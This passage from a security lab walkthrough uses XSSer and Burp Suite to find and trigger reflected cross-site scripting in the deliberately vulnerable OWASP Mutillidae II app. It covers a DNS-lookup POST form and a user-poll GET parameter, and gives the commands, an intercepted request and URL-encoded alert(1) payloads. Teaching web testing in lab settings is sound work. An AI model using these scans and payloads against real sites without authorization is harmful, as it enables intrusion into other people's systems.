[*] Final Attack: target_host=%3Cscript%3Ealert%281%29%3C%2Fscript%3E&dns-lookup-php-submit-button=Lookup+DN
S
[!] Status: XSS FOUND!
 -------------------------------------------------

root@attackdefense:~#
```

The encoded XSS payload is generated.


Step 13: In Burp Suite, replace the POST parameters with the final attack payload and forward the request.


Burp Suite Community Edition v2020.1 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Intercept HTTP history WebSockets history Options
Forward
Drop
Intercept is on
Action
Comment this item
Raw Params Headers Hex
Type a search term
0 matches
LXTerminal
Mozilla Firefox
Burp Suit...y Project
1 2 3 4 17:12

Request to http://192.94.37.3:80

```
POST /index.php?page=dns-lookup.php HTTP/1.1
Host: 192.94.37.3
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.94.37.3/index.php?page=dns-lookup.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 62
Connection: close
Cookie: PHPSESSID=60bi9lego2j6tuo67v7fnca241; showhints=1
Upgrade-Insecure-Requests: 1

target_host=%3Cscript%3Ealert%281%29%3C%2Fscript%3E&dns-lookup-php-submit-button=Lookup+DNS
```


The XSS payload will be triggered.


Mozilla Firefox
192.94.37.3/index.php?page=dns-lookup.php
OWASP Mutillidae II: Keep Calm and Pwn On
Version: 2.6.62 Security Level: 0 (Hosed) Hints: Enabled (1 - Try easier) Not Logged In
Home Login/Register Toggle Hints Show Popup Hints Toggle Security Enforce SSL Reset DB View Log View Captured Data
OWASP 2017
OWASP 2013
OWASP 2010
OWASP 2007
Web Services
HTML 5
Others
Documentation
Resources
Back
Help Me!
Hints and Videos
1
OK
Switch to SOAP Web Service Version of this Page
Who would you like to do a DNS lookup on?
Enter IP or hostname
Hostname/IP
Lookup DNS
Results for
Transferring data from www.paypalobjects.com...
LXTerminal
Mozilla Firefox
Burp Suit...y Project
desktop 1
17:13


.

Step 14: Performing XSS attack over GET request. Navigate to the **Poll Question** webpage.

URL: http://192.94.37.3/index.php?page=user-poll.php



Step 15: Enter any value and submit the vote.


Mozilla Firefox
192.94.37.3/index.php?p
192.94.37.3/index.php?page=user-poll.php&csrf-token=&choice=nmap&initials=jd&user-poll-php-submit-button=Submit+Vot
Others
Documentation
Resources
PayPal - The safer, easier way to pay online!
Want to Help?
Video Tutorials
Announcements
Getting Started

Choose Your Favorite Security Tool

Initial your choice to make your vote count

● nmap
○ wireshark
○ tcpdump
○ netcat
○ metasploit
○ kismet
○ Cain
○ Ettercap
○ Paros
○ Burp Suite
○ Sysinternals
○ inSIDDer

Your Initials: jd

Submit Vote

Your choice was nmap

Poll Results


1 Records Found	
Tool	Votes
nmap	1

The value nmap is reflected on the web page

Step 16: Copy the URL, replace the nmap value with "XSS" and pass it to XSSer

URL:
http://192.94.37.3/index.php?page=user-poll.php&csrf-token=&choice=**nmap**&initials=jd&user-poll-php-submit-button=Submit+Vote


Command: xsser --url “http://192.94.37.3/index.php?page=user-poll.php&csrf-token=&choice=**XSS**&initials=jd&user-poll-php-submit-button=Submit+Vote”



```
- Injections: 1
- Failed: 0
- Successful: 1
- Accur: 100.0 %

===========================================================================
[*] List of XSS injections:
===========================================================================

You have found: [ 1 ] possible (without --reverse-check) XSS vector(s)!

---------------------

[+] Target: http://192.94.37.3/index.php?page=user-poll.php&csrf-token=&choice=XSS&initials=jd&user-poll-php-submit-b
utton=Submit+Vote
[+] Vector: [ choice ]
[!] Method: URL
[*] Hash: 9a441a764bdc6a3456b326e0cf8a0fcb
[*] Payload: http://192.94.37.3/index.php?page=user-poll.php&csrf-token=&choice=%22%3E9a441a764bdc6a3456b326e0cf8a0fc
b&initials=jd&user-poll-php-submit-button=Submit+Vote
[!] Vulnerable: [IE7.0|IE6.0|NS8.1-IE] [NS8.1-G|FF2.0] [09.02]
[!] Status: XSS FOUND!
 --------------------------------------------------
```

Step 17: Providing basic XSS payload to XSSer


Command: xsser --url "http://192.94.37.3/index.php?page=user-poll.php&csrf-token=&choice=XSS&initials=jd&user-poll-php-submit-button=Submit+Vote" --Fp "<script>alert(1)</script>"



```
- Failed: 0
- Successful: 1
- Accur: 100.0 %

===========================================================================
[*] List of XSS injections:
===========================================================================

You have found: [ 1 ] possible (without --reverse-check) XSS vector(s)!

---------------------

[+] Target: http://192.94.37.3/index.php?page=user-poll.php&csrf-token=&choice=XSS&initials=jd&user-poll-php-submit-b
utton=Submit+Vote
[+] Vector: [ choice ]
[!] Method: URL
[*] Hash: a64487c0752c27c39a4d4ca463333231
[*] Payload: http://192.94.37.3/index.php?page=user-poll.php&csrf-token=&choice=%22%3Ea64487c0752c27c39a4d4ca46333323
1&initials=jd&user-poll-php-submit-button=Submit+Vote
[!] Vulnerable: [IE7.0|IE6.0|NS8.1-IE] [NS8.1-G|FF2.0] [O9.02]
[*] Final Attack: http://192.94.37.3/index.php?page=user-poll.php&csrf-token=&choice=%3Cscript%3Ealert%281%29%3C%2Fsc
ript%3E&initials=jd&user-poll-php-submit-button=Submit+Vote
[!] Status: XSS FOUND!
 --------------------------------------------------
```

Step 18: Open the final attack link to trigger the XSS vulnerability in firefox browser.

URL: http://192.94.37.3/index.php?page=user-poll.php&csrf-token=&choice=%3Cscript%3Ealert%281%29%3C%2Fscript%3E&initials=jd&user-poll-php-submit-button=Submit+Vote


192.94.37.3/index.php?p
192.94.37.3/index.php?page=user-poll.php&csrf-token=&choice=<script>alert(1)<%2Fscript>&initials=jd&user-poll-php-submit
OWASP Mutillidae II: Keep Calm and Pwn On
Version: 2.6.62 Security Level: 0 (Hosed) Hints: Enabled (1 - Try easier) Not Logged In
Home | Login/Register | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data
OWASP 2017
OWASP 2013
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OWASP 2007
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HTML 5
Others
Documentation
Resources
PayPal - The safer, easier way to pay online!
Want to Help?
Video Tutorials
Back
Help Me!
Hints and Videos
1
OK
User Poll
Choose Your Favorite Security Tool
Initial your choice to make your vote count
● nmap
○ wireshark
○ tcpdump
○ netcat
○ metasploit
○ kismet
○ Cain
○ Ettercap

References

1. Burp Suite (https://portswigger.net/burp)
2. Mutillidae II (https://sourceforge.net/projects/mutillidae/)
3. XSSer Tool (https://github.com/epsylon/xsser)